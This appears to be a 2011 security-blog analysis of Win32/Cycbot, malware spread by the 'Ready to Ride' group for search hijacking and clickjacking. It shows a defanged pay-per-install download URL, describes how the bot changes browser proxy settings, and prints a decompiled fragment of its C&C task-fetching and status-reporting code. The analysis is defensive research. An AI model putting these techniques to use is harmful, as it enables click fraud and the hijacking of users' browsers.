

# Cycbot: Ready to Ride

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My Russian colleagues Aleksandr Matrosov and Eugene Rodionov report that recently a cybercrime group called “Ready to Ride” has attracted their attention, by distributing malware of the Win32/Cycbot family. This group started in the fall last year, judging from the domain name registration date – readytoride.su was registered on 8th September 2010.

Its primary activities were substitution (index hijacking) of search engine results (Google, Bing, Yahoo) and clickjacking (hijacking the user's mouse-clicks and routing them invisibly to another page).

(We've written previously about Win32/Glupteba (<https://www.welivesecurity.com/2011/03/02/tcl4-and-glupteba-piggyback-piggybugs>), which was another example of malware used to drive BlackHat SEO (Search Engine Optimization).)

Although the “Ready to Ride” group originated in Russia it distributes Win32/Cycbot outside the borders of the Russian Federation. Going by the price per installation (see Figure 1) the primary target of the group is the US.




Figure 1

Win32/Cybot is distributed using a well-known PPI (Pay Per Install) scheme. To download the malicious executable each partner uses the URL it has paid for, which generally looks like this:

hxxp://1231.readytoride.su/adv.php?login=[partner\_name]&key=[partner\_key]&subacc=[partner\_id]



By means of injecting java script, diverting web searches, and modifying HTML code it is able to pass itself off as a user surfing web pages, so as to counteract systems intended to block clickjacking.

It is worth mentioning that the bot modifies the settings of the most popular browsers (Internet Explorer, Opera, Firefox). For instance, it modifies the file prefs.js used by the Firefox web browser to contain browser settings and preferences. It adds information about which proxy server to use. Similarly, it sets up a proxy using the HTTP protocol (127.0.0.1:[port\_number]) for other browsers.




Figure 4

The bot’s central component dispatches tasks received from the C&C server to other components:

```
SendInstallationReport(v3);
Istrlen("http://");
GetNewTasks(&v14, 260, "http://%d.ctrl.%s", v4);
GetRunningTasks(a1, 0, &v15, 0, 0);
if ( !a1 )
    Istrcpy(&v15, "c1.exe");
if ( a1 == 1 )
    Istrcpy(&v15, "c2.exe");
if ( a1 == 2 )
    Istrcpy(&v15, "c3.exe");
v5 = wsprintfA;
wsprintfA(&v13, "id=%s&c=%d", v12, a1 + 1);
v6 = SendCurrentStatus("ss", &v13, 0, 0, 0);
```

Figure 5

Win32/Cycbot is a multithreaded application and just a single instance of the bot can handle dozens of tasks, clicking advertisements or poisoning web searches. Here is an example of the bot’s network activity, captured over several minutes.

Process ID	In	Out	Direction	Sessions	Ports	Hostname	Bytes	Process
72.233.44.59	8	7	Out	1	http	growbar.com	4 227	dlms.exe
72.233.44.61	7	6	Out	1	http	growbar.com	4 464	conhost.exe
67.205.43.104	4	5	Out	1	http	pr4540.dreamhost.com	1 510	cars.exe
12.236.253.100	12	12	Out	2	http	web.hollandandbarrett.com	5 575	dlms.exe
74.125.39.147	45	38	Out	6	http	fx-in-f147.1e100.net	33 830	conhost.exe
74.125.39.99	28	18	Out	2	http	fx-in-f99.1e100.net	28 364	conhost.exe
65.25.132.128	13	15	Out	3	http	bravo669.startdedicated.com	3 241	conhost.exe
50.20.3.141	13	15	Out	3	http	host.onlineminstitute.com	5 364	cars.exe
209.168.96.208	8	10	Out	2	http	host.oacyleofdesign.com	3 381	conhost.exe
97.79.238.39	16	20	Out	4	http	gro23079.godatacenter.com	5 415	cars.exe
67.222.95.143	14	9	Out	1	http	95-143.bluehost.com	15 872	dlms.exe
74.125.39.105	24	30	Out	6	http	fx-in-f105.1e100.net	8 025	conhost.exe
74.125.39.106	36	28	Out	4	http	fx-in-f106.1e100.net	31 095	conhost.exe
173.203.101.8	4	5	Out	1	http	173-203-101-8.static.cloudi...	1 768	conhost.exe
66.170.232.100	5	5	Out	1	http	parkwebin-vll.prod.mecal...	1 060	dlms.exe
228.39.93.249	5	5	Out	1	http	gpo3.gpo.vrt.vshoo.com	1 326	conhost.exe

Figure 6

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 Eugene Rodionov, Malware Researcher

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Source: <https://www.welivesecurity.com/2011/07/14/cybot-ready-to-ride/>